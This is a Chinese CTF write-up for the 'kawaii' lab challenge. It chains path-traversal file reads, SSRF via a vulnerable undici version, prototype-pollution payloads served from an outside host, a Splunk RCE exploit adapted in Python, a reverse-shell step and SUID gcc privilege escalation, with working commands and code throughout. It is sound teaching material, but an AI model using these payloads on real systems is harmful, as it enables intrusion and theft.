# Week4 - kawaii

赛题复现文件可在此下载：🔗 kawaii-docker.zip

根据题目描述中给出的链接部署相应的服务到服务端（这里以 http://test.cnily.top:21000 为例）

- **部署方法**

  安装 Node.js 20.X，新建文件夹，将 Gist 的呢日用复制到文件夹下的 `content-server.js`

  在当前文件夹下执行命令

  ```
  npm init -y && npm i -S koa koa-router
  ```

  如果需要修改端口，则修改 `content-server.js` 末尾的 `const PORT = 20380` 部分即可，例如修改成 `const PORT = 21000`

  随后启动该文件即可

  ```
  node content-server.js
  ```


  随后通过 `http://host:port` 的方式访问服务，访问 `/content/raw?data=Hello%20World` 路径，如果显示 `Hello World` 这说明部署成功

## Fuzz

进入靶机后通过开发者工具跟踪网络请求，按照网页提示点击屏幕任意位置，发现一个可疑的请求

```
http://47.76.71.50:20004/configure?auto=1&type=videoList&uri=http://47.76.71.50:20004/config/video-list?type=yml
```

其中 `url` 字段的值 `http://47.76.71.50:20004/config/video-list?type=yml` 为同源链接，推测可以进行 SSRF 或者任意文件读




发送请求

```
GET /configure?auto=1&type=videoList&uri=http://47.76.71.50:20004/config/video-list?type=yml HTTP/1.1
Host: 47.76.71.50:20004
```

返回的 `message` 却是 `nothing to do`，只需要把 URL 参数 `auto` 改成 `0` 即可，当 `auto=1` 时不会覆盖，所以返回了 `nothing to do`

# 任意文件读

模糊测试下面几个路径

```
/config/video-list?type=yml
/config/video-list?type=json
/config/video-list
/config/video-list.yml
/config/video-list.json
```

发现 `/config/video-list.yml` 返回了 YAML 文件的具体内容

使用 curl 命令尝试任意文件读

```
curl http://47.76.71.50:20004/config/..%2F..%2F..%2F..%2Fetc%2Fpasswd
```

成功获取 `/etc/passwd` 中的内容，并且注意到末行

```
splunk:x:1000:1000:Splunk Server:/opt/splunk:/bin/bash
```

含有 `splunk` 用户，推测内网具有 Splunk 服务

任意文件读 `package.json` `index.js`

```
curl http://47.76.71.50:20004/config/..%2Fpackage.json
```

package.json JSON

```
{
  "name": "easy_splunk_with_node",
  "description": "Splunk port: 8000, Password: {\"74pR7VT\"'K",
  "dependencies": {
    "koa": "^2.15.0",
    "koa-router": "^12.0.1",
    "koa-static": "^5.0.0",
    "undici": "^5.8.0",
    "yaml": "^2.3.4"
  }
}
```

```
curl http://47.76.71.50:20004/config/..%2Findex.js
```

index.js JavaScript

```
const koa = require("koa")
const Router = require("koa-router")
const static = require("koa-static")
const fs = require("fs")
const path = require("path")
const { mergeJSON } = require("./src/utils")
const { koaBody } = require("./src/midware")
const YAML = require("yaml")

const undici = require("undici")

const app = new koa()
const router = new Router()

global.database = {
    videoList: []
}

global.api = {}

const isTrue = v => (v === "true" || (/^\-?\d+$/.test(v) && parseInt(v) !== 0))

router.get("/video/:vid?", async (ctx, next) => {
    let vid = ctx.params.vid
    if (typeof vid === "undefined" || vid === "") ctx.redirect("/")
    else ctx.redirect(`/?v=${vid}`)
})

router.get("/configure", async (ctx, next) => {
    let { auto, uri, type } = ctx.query
    if (type === "videoList") {
        if (isTrue(auto)) {
            if (global.database.videoList.length > 0)
                return ctx.body = { code: 200, message: "nothing to do" }
        }
        try {
            const resp = await undici.request(uri).then(r => r.body.json()).catch(err => { throw err })
            global.database.videoList = mergeJSON(global.database.videoList || [], resp)
            return ctx.body = { code: 200, message: "success" }
        } catch (err) { console.error(err); ctx.status = 500; return ctx.body = { code: 500, message: "error" } }
```

```
    } else {
        ctx.status = 400
        return ctx.body = { code: 400, message: "unknown type" }
    }
})

router.get("/config/:name", async (ctx, next) => {
    try {
        let name = ctx.params.name
        let type = ctx.query.type
        let ext = ({
            "json": ".json",
            "yaml": ".yml",
            "yml": ".yml",
        })[type || ""] || ""
        if (name.endsWith(ext)) name = name.slice(0, name.length - ext.length)
        let fp = __dirname + "/config/" + name + ext
        if (!fs.existsSync(fp)) { ctx.status = 404; return ctx.body = "Not Found" }
        let content = fs.readFileSync(fp, "utf-8")
        if (ext !== "") {
            let parsed = null
            if (ext === ".json") parsed = JSON.parse(content)
            else if (ext === ".yml") parsed = YAML.parse(content)
            return ctx.body = parsed
        } else { return ctx.body = content }
    } catch (err) { console.error(err); ctx.status = 500; return ctx.body = "Interal Server Error" }
})

router.get("/fetch/video/:id?", async (ctx, next) => {
    let id_key = "", id = ctx.params.id

    // if id is not defined, randomly choose one
    if (typeof id === "undefined" || id === "") {
        let len = 0, i = 0
        while (typeof global.database.videoList[i] === "string") i++
        len = i
        id = global.database.videoList[Math.floor(Math.random() * len)]
    }

    // auto detect av or BV
    if (/^av/.test(id)) { id_key = "aid"; id = id.slice(2) }
    else if (/^BV/.test(id)) id_key = "bvid"

    let reformed_ctx_headers = mergeJSON({}, ctx.req.headers);
```

```
    [
        'host', 'origin', 'referer', 'connection', 'accept-encoding',
        ...Object.keys(ctx.headers).filter(v => v.startsWith("sec-"))
    ].forEach(v => delete reformed_ctx_headers[v])

    // auto follow redirect
    /**
     * @type {Promise<undici.Dispatcher.ResponseData>}
     */
    const r = new Promise(async (resolve, reject) => {
        let urlobj = {
            origin: "http://api.bilibili.com",
            pathname: (((global.api || {}).cid || {}).path || "/x/player/pagelist?%s&jsonp=jsonp").replace("%s", `${id_key}=${id}`),
        }
        let opts = {
            method: ((global.api || {}).cid || {}).method || "GET",
            headers: reformed_ctx_headers, body: ctx.rawBody
        }
        while (true) {
            try {
                const resp = await undici.request(urlobj, opts).catch(e => { throw e })
                if ([301, 302, 303, 307, 308].includes(resp.statusCode)) {
                    if (resp.headers.location) {
                        let u = new URL(resp.headers.location)
                        urlobj.origin = u.origin
                        urlobj.pathname = u.pathname
                        continue
                    }
                }
                return resolve(resp)
            } catch (e) { return reject(e) }
        }
    })

    // result
    let [status, header, body] = await new Promise((resolve, reject) => {
        let chunk = ""
        let header = {}
        r.then(resp => {
            resp.body.on("data", data => {
                chunk += data
            })
            resp.body.on("end", () => {
                for (const key of Object.keys(resp.headers)) {
```

```
                    let value = resp.headers[key]
                    header[key.split('-').map(v => v[0].toUpperCase() + v.slice(1)).join('-')] = value
                }
                resolve([resp.statusCode, header, chunk])
            })
        }).catch(err => {
            console.error(err)
            reject(err)
        })
    })
    let cid
    try {
        cid = JSON.parse(body).data[0].cid
        if (typeof cid === "undefined") throw new Error("cid is undefined")
        const prefix_arr = [
            "https://player.bilibili.com/player.html",
            "https://www.bilibili.com/blackboard/html5mobileplayer.html"
        ]
        let prefix = prefix_arr[Math.floor(Math.random() * prefix_arr.length)]
        ctx.redirect(`${prefix}?${id_key}=${id}&cid=${cid}&page=1&danmaku=1&as_wide=1&high_quality=1&rel=0&autoplay=1&t=0&crossDomain=1`)
    } catch (err) {
        console.error(err)
        ctx.status = 500
        return ctx.body = {
            code: 500,
            message: err.message || err,
            response: {
                status: status,
                header: header,
                body: body
            }
        }
    }

})

app.use(koaBody())
app.use(router.routes()).use(router.allowedMethods())
app.use(static(path.resolve(__dirname, "./public")))

const PORT = 30080
app.listen(PORT, () => {
    console.info(`Listening on port ${PORT}`)
```

发现确实存在 Splunk 内网服务，端口 `8000` ，密码 `{"74pR7VT"'K`

我们所看到的网页，内网服务开在 `30080` 端口上

拿到源码之后，我们可以知道 `/config` 路由能够任意文件读的原因，在此不赘述

## 探寻：服务端请求伪造（SSRF）

我们已经拿到了源码，源码中 `/configure` 路由中第 37 行如下

```
const resp = await undici.request(uri).then(r => r.body.json()).catch(err =>
{ throw err })
```

不存在路径过滤，存在 SSRF

- **/configure 路由的 SSRF 验证**

  在 `auto=0` 的前提下，将 `uri` 改成 `http://127.0.0.1:30080/config/video-list?type=yml`

  ```
  GET /configure?auto=0&type=videoList&uri=http://127.0.0.1:30080/config/video-list?type=yml HTTP/1.1
  Host: 47.76.71.50:20004
  ```

  返回

  ```
  {"code":200,"message":"success"}
  ```

  可见确实存在 SSRF

`/configure` 路由的 SSRF 仅限基础的 GET 请求，并且没有回显

继续查看源码，查找含 `request` 方法的地方，发现 `/fetch/video/:id` 路由下也具有发送请求包的功能（ `index.js` 第 94 ~ 117 行）

路由 /fetch/video/:id JavaScript

```
const r = new Promise(async (resolve, reject) => {
    let urlobj = {
        origin: "http://api.bilibili.com",
        pathname: (((global.api || {}).cid || {}).path || "/x/player/pagelist?%s&jsonp=jsonp").replace("%s", `${id_key}=${id}`),
    }
    let opts = {
        method: ((global.api || {}).cid || {}).method || "GET",
        headers: reformed_ctx_headers, body: ctx.rawBody
    }
    while (true) {
        try {
            const resp = await undici.request(urlobj, opts).catch(e => { throw e })
            if ([301, 302, 303, 307, 308].includes(resp.statusCode)) {
                if (resp.headers.location) {
                    let u = new URL(resp.headers.location)
                    urlobj.origin = u.origin
                    urlobj.pathname = u.pathname
                    continue
                }
            }
            return resolve(resp)
        } catch (e) { return reject(e) }
    }
})
```

从 `package.json` 中得知 `undici` 的版本为 `5.8.0` ，而该版本存在 CVE-2022-35949，可用于 SSRF，只需使得 `pathname` 为 `//127.0.0.1` 开头即可，例如替换成 `//test.cnily.top:21000/raw?data=Heelo%20World`

并且根据前面第 84 ~ 88 行的内容，该 SSRF 能够传递请求头

路由 /fetch/video/:id JavaScript

```
let reformed_ctx_headers = mergeJSON({}, ctx.req.headers);
[
    'host', 'origin', 'referer', 'connection', 'accept-encoding',
    ...Object.keys(ctx.headers).filter(v => v.startsWith("sec-"))
].forEach(v => delete reformed_ctx_headers[v])
```

根据第 139 ~ 161 行的内容

路由 /fetch/video/:id JavaScript

```
let cid
try {
    cid = JSON.parse(body).data[0].cid
    if (typeof cid === "undefined") throw new Error("cid is undefined")
    const prefix_arr = [
        "https://player.bilibili.com/player.html",
        "https://www.bilibili.com/blackboard/html5mobileplayer.html"
    ]
    let prefix = prefix_arr[Math.floor(Math.random() * prefix_arr.length)]
    ctx.redirect(`${prefix}?${id_key}=${id}&cid=${cid}&page=1&danmaku=1&as_wide=1&high_quality=1&rel=0&autoplay=1&t=0&crossDomain=1`)
} catch (err) {
    console.error(err)
    ctx.status = 500
    return ctx.body = {
        code: 500,
        message: err.message || err,
        response: {
            status: status,
            header: header,
            body: body
        }
    }
}
```

当通过 `fetch/video/:id` 路由的 SSRF 成功，会触发 `JSON.parse(body)` 的报错，从而得到包括状态码、响应头和响应体在内的内容

## 探寻：原型链污染

注意上面代码块中的 `mergeJSON` ，跟踪到 `index.js` 开头

```
const { mergeJSON } = require("./src/utils")
```

跟踪到 `src/utils.js`

```
curl http://47.76.71.50:20004/config/..%2Fsrc%2Futils.js
```

src/utils.js JavaScript

```
const mergeJSON = function (target, patch, deep = false) {
    if (typeof patch !== "object") return patch;
    if (Array.isArray(patch)) return patch; // do not recurse into arrays
    if (!target) target = {}
    if (deep) { target = copyJSON(target), patch = copyJSON(patch); }
    for (let key in patch) {
        if (key === "__proto__") continue;
        if (target[key] !== patch[key])
            target[key] = mergeJSON(target[key], patch[key]);
    }
    return target;
}
```

只过滤了 `__proto__` ，但我们仍然可以通过 `constructor.prototype` 进行原型链污染

但是 `ctx.req.headers` 可控的是单层的 key-value 对，无法实现多层，不能顺利污染

在 `index.js` 中全局搜索 `mergeJSON` 方法，先前的 `/configure` 路由中包含一处（ `index.js` 第 29 ~ 45 行）

路由 /configure JavaScript

```
router.get("/configure", async (ctx, next) => {
    let { auto, uri, type } = ctx.query
    if (type === "videoList") {
        if (isTrue(auto)) {
            if (global.database.videoList.length > 0)
                return ctx.body = { code: 200, message: "nothing to do" }
        }
        try {
            const resp = await undici.request(uri).then(r => r.body.json()).catch(err => { throw err })
            global.database.videoList = mergeJSON(global.database.videoList || [], resp)
            return ctx.body = { code: 200, message: "success" }
        } catch (err) { console.error(err); ctx.status = 500; return ctx.body = { code: 500, message: "error" } }
    } else {
        ctx.status = 400
        return ctx.body = { code: 400, message: "unknown type" }
    }
})
```

注意下列内容

```
const resp = await undici.request(uri).then(r => r.body.json()).catch(err =
> { throw err })
global.database.videoList = mergeJSON(global.database.videoList || [], res
p)
```

而 `resp` 的内容完全可控，这就是用到题目描述给出的链接的地方，通过我们部署的 http://test.cnily.top:21000 就可以实现原型链污染

## 通过原型链污染实现 SSRF

我们已经得到

- `/config` 路由具有任意文件读
- `/configure` 路由可以实现原型链污染
- `/fetch/video/:id` 路由可以实现 SSRF（发送请求）

根据 `/fetch/video/:id` 路由的源码，我们可以构造 payload 对 `/configure` 路由进行原型链污染

一个 payload JSON 如下

```
{
  "0": "BV1Mg4y1D7tU",
  "constructor": {
    "prototype": {
      "a": {
        "constructor": {
          "prototype": {
            "cid": {
              "path": "//127.0.0.1:8000",
              "method": "GET"
            }
          }
        }
      }
    }
  }
}
```

因为 merge 的 `global.database.videoList` 是一个 Array，而我们需要污染到 Object 对象，所以先通过原型链为 `Array.prototype` 植入 `a` 这个 Object 实例，然后对 `a.constructor.prototype` 进行污染就能污染到所有对象

如果 `__proto__` 没有禁用，直接构造 `__proto__.__proto__` 即可

需要注意的是，`[].constructor.prototype` 与 `[].__proto__` 相同，设为 `A`，但是 `A.constructor.prototype` 与 `A.__proto__` 并不相同，前者回到了自身，而后者指向了 `Object`

因此本题中创建一个 `a` 变量作为 Object 对象的实例，从而可以通过 `constructor.prototype` 访问到原型

通过 `/configure` 路由触发污染（下列 `uri` 字段的内容可通过此 CyberChef 配方生成）

```
curl http://47.76.71.50:20004/configure?auto=0&type=videoList&uri=http%3A%2F%2Ftest%2Ecnily%2Etop%3A21000%2Fcontent%2Fbase64%3Fdata%3DeyIwIjoiQlYxTWc0eTFEN3RVIiwiY29uc3RydWN0b3IiOnsicHJvdG90eXBlIjp7ImEiOnsiY29uc3RydWN0b3IiOnsicHJvdG90eXBlIjp7ImNpZCI6eyJwYXRoIjoiLy8xMjcuMC4wLjE6ODAwMCIsIm1ldGhvZCI6IkdFVCJ9fX19fX19
```

返回

```
{"code":200,"message":"success"}
```

通过 `/fetch/video/:id` 路由触发请求

```
curl http://47.76.71.50:20004/fetch/video/BV1Mg4y1D7tU
```

## 远程代码执行（RCE）

我们通过任意文件读获取 Splunk 服务的版本号，访问 `/opt/splunk/etc/splynk.version` 路径

```
curl http://47.76.71.50:20004/config/..%2F..%2F..%2Fopt%2Fsplunk%2Fetc%2Fsplunk.version
```

```
VERSION=9.0.5
BUILD=e9494146ae5c
PRODUCT=splunk
PLATFORM=Linux-x86_64
```

Splunk 9.0.5 版本具有 CVE-2023-46214 远程代码执行漏洞，有现成的 EXP 脚本可以使用

我们只需要重写该 EXP 脚本中的 `Session` 对象，通过先污染再触发请求，随后将 `/fetch/video/:id` 路由的返回数据封装进 `Response` 对象中即可

重写 Session 对象 Python

```python
def enc_b64(string):
    return b64encode(string.encode()).decode(encoding="utf-8")

class SSRFSession():
    def __init__(self, url) -> None:
        self.session = requests.Session()
        self.url = url
        self.cookies = self.session.cookies

    def get_cookies_for_path(self, cookie_jar, path):
        cookie_header = []
        for cookie in cookie_jar:
            if not path.startswith("/"):
                path = "/" + path
            if not path.endswith("/"):
                path = path + "/"
            if cookie.path and (path.startswith(cookie.path)):
                cookie_header.append(f"{cookie.name}={cookie.value}")
        return "; ".join(cookie_header)

    def extract_path(self, url):
        path = url.split("://")[1]
        path = path.split("/", 1)
        path = "" if len(path) <= 1 else path[1]
        return path

    # 原型链污染
    def pollute(self, path, method):
        method = method.upper()
        json_exp = {
            "0": "BV1Mg4y1D7tU",
            "constructor": {
                "prototype": {
                    "a": {
                        "constructor": {
                            "prototype": {
                                "cid": {
                                    "path": f"//{SSRF_SPLUNK_SERVER}/" + path,
                                    "method": method
                                }
                            }
                        }
                    }
```

```
                }
            }
        }
        json_text = json.dumps(json_exp)
        config_url = CONTENT_SERVER.format(enc_b64(json_text))
        resp = requests.get(f"{self.url}/configure?auto=0&type=videoList&uri=" + config_url)
        json_resp = resp.json()
        if json_resp["code"] != 200:
            print("[-] Pollute SSRF reqeust data failed")
            exit()

    def request(self, url, _method, **kwargs):
        path = self.extract_path(url)

        # 先进行污染
        self.pollute(path, _method)

        if "headers" not in kwargs:
            kwargs["headers"] = {}
        kwargs["headers"]["Cookie"] = self.get_cookies_for_path(self.cookies, path)

        # 触发请求
        response = self.session.get(f"{self.url}/fetch/video/BV1Mg4y1D7", **kwargs)
        json_response = response.json()
        # 写入 Response 对象
        response.status_code = json_response["response"]["status"]
        response.headers = json_response["response"]["header"]
        response._content = json_response["response"]["body"].encode()
        # 处理 Cookie
        if "Set-Cookie" in response.headers:
            if isinstance(response.headers['Set-Cookie'], str):
                response.headers['Set-Cookie'] = [response.headers['Set-Cookie']]
            for one_cookie in response.headers['Set-Cookie']:
                sc = SimpleCookie()
                sc.load(one_cookie)
                for morse in sc.values():
                    _kwargs = {}
                    if not not morse.get("expires", None):
                        expires = datetime.datetime.strptime(
                            morse["expires"], "%a, %d %b %Y %H:%M:%S %Z")
                        _kwargs["expires"] = expires.timestamp()
                    if not not morse.get("domain", None):
                        _kwargs["domain"] = morse["domain"]
```

```
                    if not not morse.get("path", None):
                        _kwargs["path"] = morse["path"]
                    if not not morse.get("secure", None):
                        _kwargs["secure"] = morse["secure"]
                    if not not morse.get("httponly", None):
                        _kwargs["rest"] = {"HttpOnly": morse["httponly"]}
                    self.session.cookies.set(
                        name=morse.key,
                        value=morse.value,
                        **_kwargs
                    )

            return response

        def get(self, url, **kwargs):
            return self.request(url, "get", **kwargs)

        def post(self, url, **kwargs):
```

随后将 `main()` 函数中的 `session` 替换成自定义的对象

```
session = SSRFSession(args.target)
```

命令执行

```
python solve.py --url http://47.76.71.50:20004 --username admin --password "
{\"74pR7VT\"'K" --ip <Shell 反弹的 IP> --port <Shell 反弹的端口>
```

在服务器上 `nv -lvp <Shell 反弹的端口>` 获得 shell

- **RCE 一把梭脚本**

  在这里下载或查看

  编辑下面这两行，分别替换成靶机地址和 base64 解码的在线地址（`{}` 代表 base64 字符串填充的地方）

  ```
  TARGET_SERVER = "http://47.76.71.50:20004"
  CONTENT_SERVER = "http://test.cnily.top:21000/content/base64?data={}"
  ```

  随后运行它执行任意命令

  ```
  python kawaii-exploit.py -c "任意命令"
  ```

  注意，它是没有回显的，可以使用反弹 shell 等方式实现回显

# GCC 提权

运行 `ls /` 发现根目录下有 `/flag.txt`，但是 cat 它却提示 `Permission denied`，需要提权

查找具有 SUID 的文件

```
find / -perm -u=s -type f 2>/dev/null
```

fl

```
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/x86_64-linux-gnu-g++-9
/usr/bin/x86_64-linux-gnu-gcc-9
/usr/bin/sudo
```

可见 `gcc` 和 `g++` 具有 SUID，运用它们的报错进行读取

```
gcc -x c /flag.txt
```

```
/flag.txt:1:6: error: expected ‘=’, ‘,’, ‘;’, ‘asm’ or ‘__attribute__’ before
‘{’ token
    1 | SBCTF{bd20378d2cec62466eafe60de34e18c0}
      |      ^
```

由此获得 flag